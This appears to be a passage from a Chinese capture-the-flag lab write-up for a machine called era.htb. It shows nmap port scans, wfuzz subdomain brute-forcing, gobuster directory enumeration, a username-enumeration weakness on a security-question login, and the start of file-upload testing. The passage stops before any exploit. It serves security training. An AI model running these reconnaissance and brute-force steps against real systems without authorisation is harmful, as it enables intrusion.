






基本信息
IP地址:
10.129.237.233(非固定IP地址)
信息收集
ICMP检测
PING 10.129.237.233 (10.129.237.233) 56(84) bytes of data.
64 bytes from 10.129.237.233: icmp_seq=1 ttl=63 time=228 ms
64 bytes from 10.129.237.233: icmp_seq=2 ttl=63 time=349 ms
64 bytes from 10.129.237.233: icmp_seq=3 ttl=63 time=374 ms
64 bytes from 10.129.237.233: icmp_seq=4 ttl=63 time=300 ms

--- 10.129.237.233 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3000ms
rtt min/avg/max/mdev = 227.693/312.768/374.131/55.926 ms
攻击机和靶机间网络连接状态良好。
网络端口扫描
TCP开放端口扫描报告
# Nmap 7.95 scan initiated Sat Jul 25 20:48:52 2026 as: nmap -sT -p- --min-rate 1000 -oN tcp_ports.txt 10.129.237.233
Nmap scan report for 10.129.237.233
Host is up (0.0075s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

# Nmap done at Sat Jul 25 20:48:56 2026 -- 1 IP address (1 host up) scanned in 3.66 seconds
TCP端口详细信息扫描报告
# Nmap 7.95 scan initiated Sat Jul 25 20:50:12 2026 as: nmap -sT -sV -A -p 21,80 --min-rate 1000 -oN tcp_result.txt 10.129.237.233
Nmap scan report for 10.129.237.233
Host is up (0.0075s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://era.htb/
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jul 25 20:50:22 2026 -- 1 IP address (1 host up) scanned in 9.30 seconds
UDP开放端口扫描报告
# Nmap 7.95 scan initiated Sat Jul 25 20:51:35 2026 as: nmap -sU -p- --min-rate 3000 -oN udp_ports.txt 10.129.237.233
Warning: 10.129.237.233 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.237.233
Host is up (0.0075s latency).
All 65535 scanned ports on 10.129.237.233 are in ignored states.
Not shown: 65289 open|filtered udp ports (no-response), 246 closed udp ports (port-unreach)

# Nmap done at Sat Jul 25 20:55:36 2026 -- 1 IP address (1 host up) scanned in 240.75 seconds
UDP端口详细信息扫描报告
(无)
同时发现靶机运行Ubuntu Linux操作系统,开放了21/ftp和80/http服务,主域名为era.htb。
服务探测
FTP服务(21端口)
尝试使用anonymous账户登录FTP服务:

发现连接失败。
Web应用程序(80端口)
虚拟主机枚举
首先使用wfuzz对目标Web服务进行虚拟主机爆破:
wfuzz -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -t 70 -H "Host: FUZZ.era.htb" --hh 154 --hc 400 http://era.htb

成功发现子域名:file.era.htb
主站点枚举
打开主页:http://era.htb/

发现目标站点为某室内装修设计公司的宣传站,主页为纯前端页面,尝试扫描目录,但未发现任何有效信息。
file子站点枚举
打开主页:http://file.era.htb/

发现目标站点为自行实现的小型网盘,使用PHP编写,尝试扫描目录:
gobuster dir -u http://file.era.htb -b 400,403,404 -x php,js,html,txt,zip,tar.gz,xml,json,md,yaml -t 70 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --exclude-length 6765 -o gobuster_result/file_era_htb-dirlist_medium.txt


发现存在files目录和register.php页面,首先枚举主页,点击四个Go按钮,页面全部跳转至了/login.php页面:

而点击主页选项卡下方的login using security questions连接,则会跳转至/security_login.php,用户被允许使用安全问题登录:

尝试随便在Username中输入一个用户名,填写三个问题答案框后点击Verify and Log In按钮,发现当用户输入错误时会返回User not found字样,很明显存在用户暴力破解漏洞:
访问/register.php页面,注册账号后登录,查看后台:

后台提供文件管理、文件上传和安全问题更新功能。点击Upload Files按钮,跳转到文件上传页面,选择一张图片上传:

